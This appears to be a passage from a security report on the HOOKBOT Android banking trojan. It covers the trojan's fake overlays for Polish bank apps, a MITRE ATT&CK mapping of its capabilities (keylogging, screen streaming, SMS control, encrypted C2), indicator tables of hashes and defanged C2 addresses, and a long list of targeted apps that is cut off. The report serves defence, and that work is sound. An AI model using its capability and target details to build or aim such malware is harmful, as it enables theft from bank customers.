
We identified a total of 772 prepared overlays and the full list can be found in Appendix B of this report. The list includes 24 applications from Polish companies. These include mobile banking, shopping platform and utility applications.



Overlay prepared for Alior Bank users - business banking.



An overlay prepared for Nest Bank mobile banking users.




An overlay prepared for Santander Bank mobile banking users.

An overlay prepared for users of the Rossmann retail chain app.

MITRE ATT&CK

Below is a matrix of the MITRE MOBILE ATT&CK framework, with mapped HOOKBOT malware techniques.

Below is a table with indications of the use of techniques.



MITRE framework matrix for Android mobile devices.

TTP	Technic name	Implementation
T1444	Masquerade as Legitimate Application	At the moment, the application mimics Google Chrome (name, icon). After installation, it changes its icon, when you launch it, it executes its code and then launches the application it pretends to be.
T1430	Location Tracking	The malware has the authority to read GPS positions. Both C2 and the application code have the appropriate functions to read the position and send it to the operator.
T1420	File and Directory Discovery	The application code uses fmmanager to read the directory structure.
T1424	Process Discovery	The application checks what processes are running.
T1418	Software Discovery	The application downloads a list of installed applications on the device and sends it to C2.
T1426	System Information Discovery	The application checks the language, operator, IMEI number and phone model.
T1422	System Network Configuration Discovery	Information on SIM cards and telecom operators is acquired.

TTP	Technic name	Implementation
T1453	Abuse Accessibility Features	The application uses the „Accessibility Services” permission to escalate permissions.
T1616	Call Control	The application has a number of features that support voice calls.
T1533	Data from Local System	The application has functionalities for reading files from disk (e.g.: galleries).
T1417	Input Capture	This technique has been implemented in keylogger and inject functions.
T1513	Screen Capture	The malware has functionality to take screenshots and stream the screen to the operator via vnc.
T1626	Abuse Elevation Control Mechanism	This technique combines with T1453 and additional device administrator mechanisms that the application obtains during its operation.
T1516	Input Injection	The application has the ability to insert text taken from C2 in text fields.
T1582	SMS Control	The malware has full support for handling SMS messages.
T1541	Foreground Persistence	The malware's code includes references to startForeground(), an Android platform API method.
T1406	Obfuscated Files or Information	The application code is zaobfuscated, the strings are encoded with base64.
T1521	Encrypted Channel	Communication with C2 is carried out using the TLS protocol. Transmitted information is saved as JSON objects and then encrypted using the AES algorithm.
T1509	Non-Standard Port	Communication with C2 takes place on port 3434.
T1398	Boot or Logon Initialization Scripts	The application acquires the BOOT_COMPLETED privilege, which allows it to start as soon as the device boots up.

Appendix A: Pivoting

Pivoting by icon hash

sha256	package	appname
0539eaecf2d2a6cbd3bec519e0ebfb6de7bf2d4d565c343bd0d61f9140faf892	com.facaceyuyarivi.punupi	Google Chrome
f0fd6ce0577883cb5fa4beafe0db432725d1fb5a86b1a0e7b5cbf2303afff1df	com.zuxivajajasa.voce	Google Chrome
8d1aabfb6329bf6c03c97f86c690e95723748be9d03ec2ed117376dd9e13faf0	com.yecomevusaso.pisifo	GoogleChrome
48f23e5276fed57e2cd5986163f6ea13a0bfcb8bd63c71cf19eb09478f1bd1c8	com.cijaliyuvomolo.joveni	Google Chrome
cb91b75eaa48b2bb521e6d3c7a0293f2a1bfc95cf254ac9b4d8847926469bfbb	com.yecomevusaso.pisifo	GoogleChrome
4df736da6e457f0c88536d8759098bceda3624d1a1c8aee243ace63b31ae552e	com.zuxivajajasa.voce	Google Chrome
f8485ae52dcacc7895e71e1b7afa18b258fc7cc6f1bb9da9d7342260311faa52	com.zuxivajajasa.voce	Google Chrome
97e75ca1fe87a0ac818fbfd673aa7e8f763753915cf45858b5ca22b95a4f982a	com.damariwonomiwi.docebi	Google Chrome
fc4b08d7809321de578b0bb9f03fe68a9e7d0d4e36558d0b84d13afbea9ddfdc	com.pavocaroyeraxo.gupu	Google Chrome
8d79e5711c3c2712f43d2a811dc2492d4a33000968d47fd737c5a278f39f368f	com.damariwonomiwi.docebi	Google Chrome
55533397f32e960bdc78d74f76c3b62b57f881c4554dff01e7f9e077653f47b2	com.damariwonomiwi.docebi	Google Chrome
768b561d0a9fa3c6078b3199b1ef42272cac6a47ba01999c1f67c9b548a0bc15	com.damariwonomiwi.docebi	Google Chrome

Pivoting by C2: 193.233.196[.]2

sha256	package	appname
0539eaecf2d2a6cbd3bec519e0ebfb6de7bf2d4d565c343bd0d61f9140faf892	com.facaceyuyarivi.punupi	Google Chrome
f0fd6ce0577883cb5fa4beafe0db432725d1fb5a86b1a0e7b5cbf2303afff1df	com.zuxivajajasa.voce	Google Chrome
8d1aabfb6329bf6c03c97f86c690e95723748be9d03ec2ed117376dd9e13faf0	com.yecomevusaso.pisifo	GoogleChrome
48f23e5276fed57e2cd5986163f6ea13a0bfcb8bd63c71cf19eb09478f1bd1c8	com.cijaliyuvomolo.joveni	Google Chrome
cb91b75eaa48b2bb521e6d3c7a0293f2a1bfc95cf254ac9b4d8847926469bfbb	com.yecomevusaso.pisifo	GoogleChrome
4df736da6e457f0c88536d8759098bceda3624d1a1c8aee243ace63b31ae552e	com.zuxivajajasa.voce	Google Chrome
f8485ae52dcacc7895e71e1b7afa18b258fc7cc6f1bb9da9d7342260311faa52	com.zuxivajajasa.voce	Google Chrome

Pivoting by C2 5.42.199[.]22

sha256	package	appname
97e75ca1fe87a0ac818fbfd673aa7e8f763753915cf45858b5ca22b95a4f982a	com.damariwonomiwi.docebi	Google Chrome
fc4b08d7809321de578b0bb9f03fe68a9e7d0d4e36558d0b84d13afbea9ddfdc	com.pavocaroyeraxo.gupu	Google Chrome
8d79e5711c3c2712f43d2a811dc2492d4a33000968d47fd737c5a278f39f368f	com.damariwonomiwi.docebi	Google Chrome
55533397f32e960bdc78d74f76c3b62b57f881c4554dff01e7f9e077653f47b2	com.damariwonomiwi.docebi	Google Chrome
768b561d0a9fa3c6078b3199b1ef42272cac6a47ba01999c1f67c9b548a0bc15	com.damariwonomiwi.docebi	Google Chrome
c5996e7a701f1154b48f962d01d457f9b7e95d9c3dd9bbd6a8e083865d563622	com.lojibiwawajinu.guna	Google Chrome

Appendix B: Injects

ae.ahb.digital
ae.almasraf.mobileapp
ae.hsbc.hsbcuae
air.app.scb.breeze.android.main.my.prod
air.com.inversis.AndbankSmartphone
alior.bankingapp.android
app.alansari
app.wizink.es
app.wizink.pt
ar.bapro
ar.com.bcopatagonia.android
ar.com.redlink.custom
ar.com.santander.rio.mbanking
ar.macro
at.erstebank.george
at.ing.diba.client.onlinebanking
at.rsg.pfp
at.spardat.bcrmobile
at.volksbank.volksbankmobile
au.com.amp.myportfolio.android
au.com.bankwest.mobile
au.com.commbank.commbiz.prod
au.com.cua.mb
au.com.hsbc.hsbcaustralia
au.com.ingdirect.android
au.com.macquarie.authenticator
au.com.macquarie.banking
au.com.mebank.banking
au.com.nab.mobile
au.com.newcastlepermanent
au.com.pnbank.android
au.com.rams.RAMS
au.com.suncorp.marketplace
au.com.suncorp.rsa.suncorpsecured
au.com.suncorp.SuncorpBank
au.com.ubank.internetbanking
be.argenta.bankieren
be.axa.mobilebanking
be.belfius.directmobile.android
br.com.bradesco.next
br.com.intermedium
br.com.modalmais
br.com.original.bank
br.com.uol.ps.myaccount
ca.affinitycu.mobile
ca.bnc.android
ca.hsbc.hsbccanada
ca.manulife.MobileGBRS
ca.mobile.explorer
ca.motusbank.mapp
ca.pcfinancial.bank
ca.servus.mbanking
ca.tangerine.clients.banking.app
cc.bitbank.bitbank
cgd.pt.caixadirectaparticulares
ch.autoscout24.autoscout24
cl.android
cl.bancochile.mbanking
clientapp.swiftcom.org
co.bitx.android.wallet
co.com.bancoagrario.icbanking
co.com.bancofalabella.mobile.omc
co.com.bbva.mb
co.edgesecure.app
com.a2a.android.burgan
com.aadhk.woinvoice
com.aaib
com.abanca.bancaempresas
com.abanca.bm.pt
com.abnamro.nl.mobile.payments
com.acceltree.mtc.screens
com.accessbank.accessbankapp
com.adcb.bank
com.adcb.cbgdigi
com.adcb.simplylife
com.adib.mobile
com.advantage.RaiffeisenBank
com.aff.otpdirekt
com.ahlibank.personal
com.airbitz
com.airbnb.android
com.akbank.android.apps.akbank_direkt
com.aktifbank.nkolay
com.alahli.mobile.android
com.alahli.quickpay
com.albarakaapp
com.alibaba.intl.android.apps.poseidon
com.alinma.retail.mobile
com.alliance.AOPMobileApp
com.alloapp.yump
com.ally.MobileBanking
com.alrajhibank.mobile
com.alrajhiretailapp
com.amazon.mShop.android.shopping
com.amazon.sellermobile.android
com.ambank.ambankonline
com.americanexpress.android.acctsvcs.us
com.amx.amxremit
com.anabatic.canadia
com.airbnb.android
com.anadolubank.android
com.android.vending
com.anz.android.gomoney
com.anz.transactive.global
com.aol.mobile.aolapp
com.app.ecobank
com.appfactory.tmb
com.arabbank.arabimobilev2
com.arkea.android.application.cmb
com.arkea.android.application.cmso2
com.aso1
com.aso
com.asseco.hybrid.bos.prod
com.aswat.carrefouruae
com.atb.ATBMobile
com.atb.businessmobile
com.atomyes
com.att.myWireless
com.aub.mobilebanking.kw.phone
com.axabanque.fr
com.axis.mobile
com.azimo.sendmoney
com.bancocajasocial.geolocation
com.bancodebogota.bancamovil
com.bancodevenezuela.bdvdigital
com.bancomer.mbanking
com.bancsabadell.wallet
com.banesco.samfbancamovilunificada
com.baninter
com.BankAlBilad
com.BankAlBilad.EnjazApp
com.bankaustria.android.olb
com.bankfab.pbg.ae.dubaifirst
com.bankia.wallet
com.bankinter.bkwallet
com.bankinter.empresas
com.bankinter.launcher
com.bankinter.portugal.bmb
com.bankofbaroda.mconnect
com.bankofqueensland.boq
com.BanqueMisr.MobileBanking
com.barclaycardus
com.barclays.android.barclaysmobilebanking
com.barclays.ke.mobile.android.ui
com.Barwa
com.base.bankalfalah
com.bawagpsk.bawagpsk
com.bbt.myfi
com.bbva.bbvacontigo
com.bbva.GEMA
com.bbva.mobile.pt
com.bbva.netcash
com.bbva.nxt_peru
com.bca
com.bca.halobca.android
com.bcp.bank.bcp
com.bendigobank.mobile
com.beobank_prod.bad
com.binance.dev
com.bitcoin.mwallet
com.bitfinex.mobileapp
com.bitmarket.trader
com.bitpanda.bitpanda
com.bitpay.wallet
com.bittrex.trade
com.bmoharris.digital
com.bmo.mobile
com.bnc.finance
com.bnhp.payments.paymentsapp
com.bnpp.easybanking
com.bochk.com
com.boi.mpay
com.booking
com.BOQSecure
com.botw.mobilebanking
com.boubyanapp.boubyan.bank
com.boursorama.android.clients
com.bradesco
com.brodnica.hybrid.app
com.bsm.activity2
com.bsnebiz.cdb
com.btcturk
com.btcturk.pro
com.bybit.app
com.caisseepargne.android.mobilebanking
com.caisse.epargne.android.tablette
com.cajaingenieros.android.bancamovil
com.cajasiete.android.cajasietereport
com.cajasur.android
com.canarabank.mobility
com.cbd.mobile
com.cbk.mobilebanking
com.cbq.CBMobile
com.cedarplus.agro
com.changelly.app
com.chase.sig.android
com.cibc.android.mobi
com.CIB.Digital.MB
com.cic_prod.bad

com.cimbmalaysia
com.CIMB.OctoPH
com.citibanamex.banamexmobile
com.citibank.CitibankMY
com.citibank.mobile.citiuaePAT
com.citibank.mobile.sg
com.citi.citimobile
com.citi.mobile.ccc
com.citizensbank.androidapp
com.clairmail.fth
com.cm_prod.bad
com.coastcapitalsavings.dcu
com.coinbase.android
com.comarch.mobile.banking.bgzbnpparibas.biznes
com.comarch.security.mobilebanking
com.commbank.netbank
com.compasssavingsbank.mobile
com.connectivityapps.hotmail
com.cooperativebank.bank
com.coppel.coppelapp
com.CredemMobile
com.creditandorra
com.csam.icici.bank.imobile
com.danskebank.mobilebank3.dk
com.db.mm.norisbank
com.db.mobilebanking
com.db.pbc.DBPay
com.db.pbc.miabanca
com.db.pbc.mibanco
com.db.pwcc.dbmobile
com.dbs.in.digitalbank
com.dbs.sg.dbsmbanking
com.dbs.sg.posbmbanking
com.debitoor.android
com.denizbank.mobildeniz
com.desjardins.mobile
com.dhanlaxmi.dhansmart.mtc
com.dib.app
com.discoverfinancial.mobile
com.easybank.easybank
com.ebay.mobile
com.ebos.bos
com.efgh.customer
com.electroneum.mobile
com.emiratesnbd.android
com.empik.empikapp
com.empik.empikfoto
com.engage.pbb.pbengage2my.release
com.enjin.mobile.wallet
com.eofinance
com.eqbank.eqbank
com.etisalat.ewallet
com.etrade.mobilepro.activity
com.EurobankEFG
com.everis.bsa_1_3
com.exictos.mbanka.bic
com.exmo
com.fab.personalbanking
com.facebook.katana
com.fedmobile
com.feib.appbank
com.fh.payday
com.fi7026.godough
com.fibabanka.Fibabanka.mobile
com.fibabanka.mobile
com.fibi.nativeapp
com.finansbank.mobile.cepsube
com.finanteq.finance.bgz
com.finanteq.finance.ca
com.finshell.fin
com.firstbank.firstmobile
com.fordeal.android
com.fortuneo.android
com.friendipay.app
com.fss.indus
com.fss.iob6
com.fullsix.android.labanquepostale.accountaccess
com.fusion.ATMLocator
com.fusion.banking
com.fusion.beyondbank
com.garanti.cepsubesi
com.ge.capital.konysbiapp
com.gemini.android.app
com.getingroup.mobilebanking
com.globe.gcash.android
com.gmowallet.mobilewallet
com.goodbarber.ybrmalaysia
com.google.android.apps.nbu.paisa.user
com.google.android.apps.walletnfcrel
com.google.android.gm
com.google.android.gm.lite
com.google.android.youtube
com.greater.Greater
com.grppl.android.shell.BOS
com.grppl.android.shell.CMBlloydsTSB73
com.grppl.android.shell.halifax
com.grupoavalav1.bancamovil
com.grupoavaloc1.bancamovil
com.grupocajamar.wefferent
com.hittechsexpertlimited.hitbtc
com.hsbc.hsbcnet
com.htsu.hsbcpersonalbanking
com.huobionchainwallet.gp
com.icomvision.bsc.tbc
com.icsfs.jkb
com.ics.nl.icscards
com.ideomobile.discount
com.ideomobile.hapoalim
com.idfcfirstbank.optimus
com.ie.capitalone.uk
com.iexceed.appzillon.ippbMB
com.iexceed.CBS
com.imaginbank.app
com.imo.android.imoimbeta
com.imo.android.imoim
com.imo.android.imoimhd
com.IndianBank.IndOASIS
com.indra.itecban.mobile.novobanco
com.indra.itecban.triodosbank.mobile.banking
com.infonow.bofa
com.infosys.alh
com.infrasofttech.CentralBank
com.infrasofttech.MahaBank
com.infrasoft.uboi
com.ingbanktr.ingmobil
com.IngDirectAndroid
com.ing.mobile
com.instagram.android
com.interswitchng.www
com.isis_papyrus.hypo_pay_eyewdg
com.isis_papyrus.raiffeisen_pay_eyewdg
com.itau
com.itau.empresas
com.jago.digitalBanking
com.kakaobank.channel
com.karwatechnologies.karwataxi
com.kasikorn.retail.mbanking.wap
com.kbc.mobile.android.phone.kbc
com.key.android
com.kfc.kwt
com.kfc.me
com.kfc.qatar
com.kfh.kfhonline
com.konylabs.capitalone
com.konylabs.cbplpat
com.konylabs.HongLeongConnect
com.kraken.trade
com.krungsri.kma
com.kubi.kucoin
com.kudabank.app
com.kutxabank.android
com.kuveytturk.mobil
com.kwt.hardeesburger.fastfood
com.latuabancaperandroid
com.leumi.leumiwallet
com.liv.android
com.lulu.commerce
com.lumiwallet.android
com.lynxspa.bancopopolare
com.magiclick.odeabank
com.mail.mobile.android.mail
com.mashreq.NeoApp
com.mbanking.ajmanbank
com.mbankuae.amcb
com.mbc.anb.keystore
com.MBSB.Bank.Mobile.Banking
com.mcom.firstcitizens
com.mediolanum.android.fullbanca
com.mediolanum
com.mercadolibre
com.mercadopago.wallet
com.meridian.android
com.mfoundry.mb.android.mb_136
com.microsoft.office.outlook
com.mifel.mobile.activity
com.MizrahiTefahot.nh
com.mobikwik_new.bajajfinserv
com.mobikwik_new
com.mobileloft.alpha.droid
com.mobillium.btcturk
com.mobillium.papara
com.mobius.mobilebank.cartu
com.moneybookers.skrillpayments.neteller
com.moneybookers.skrillpayments
com.mootwin.natixis
com.morabanc.mobileapp
com.morganstanley.clientmobile.prod
com.msf.kbank.mobile
com.mtb.mbanking.sc.retail.prod
com.mtel.androidbea
com.myc3card.app
com.mycelium.wallet
com.namshi.android
com.navyfederal.android
com.nbk.IBGmobile
com.NBQBank
com.nearform.ptsb
com.netflix.mediaclient
com.netvariant.alkhaliji
com.noon.buyerapp
com.ocbc.mobile
com.ocbc.mobilemy
com.ocito.cdn.activity.banquelaydernier
com.ocito.cdn.activity.creditdunord
com.ofss.gbkprodret
com.ofss.obdx.and.nbe.com.eg
com.okinc.okcoin.intl
com.okinc.okex.gp
co.mona.android
com.opensooq.OpenSooq
com.oryx.snoonu
com.oxigen.oxigenwallet
com.paribu.app
com.paxful.wallet
com.payeer
com.payoneer.android

com.paypal.android.p2pmobile
com.pcb.mydirect
com.pcfinancial.mobile
com.pizzahutapp
com.plunien.poloniex
com.Plus500
com.pnc.ecommerce.mobile
com.polehin.android
com.pozitron.iscep
com.pozitron.qib
com.pttfinans
com.QIIB
com.quoine.quoinex.light
com.rak
com.rbc.mobile.android
com.rbinternational.retail.mobileapp
com.rbl.rblmycard
com.rbs.mobile.android.natwest
com.rbs.mobile.android.rbs
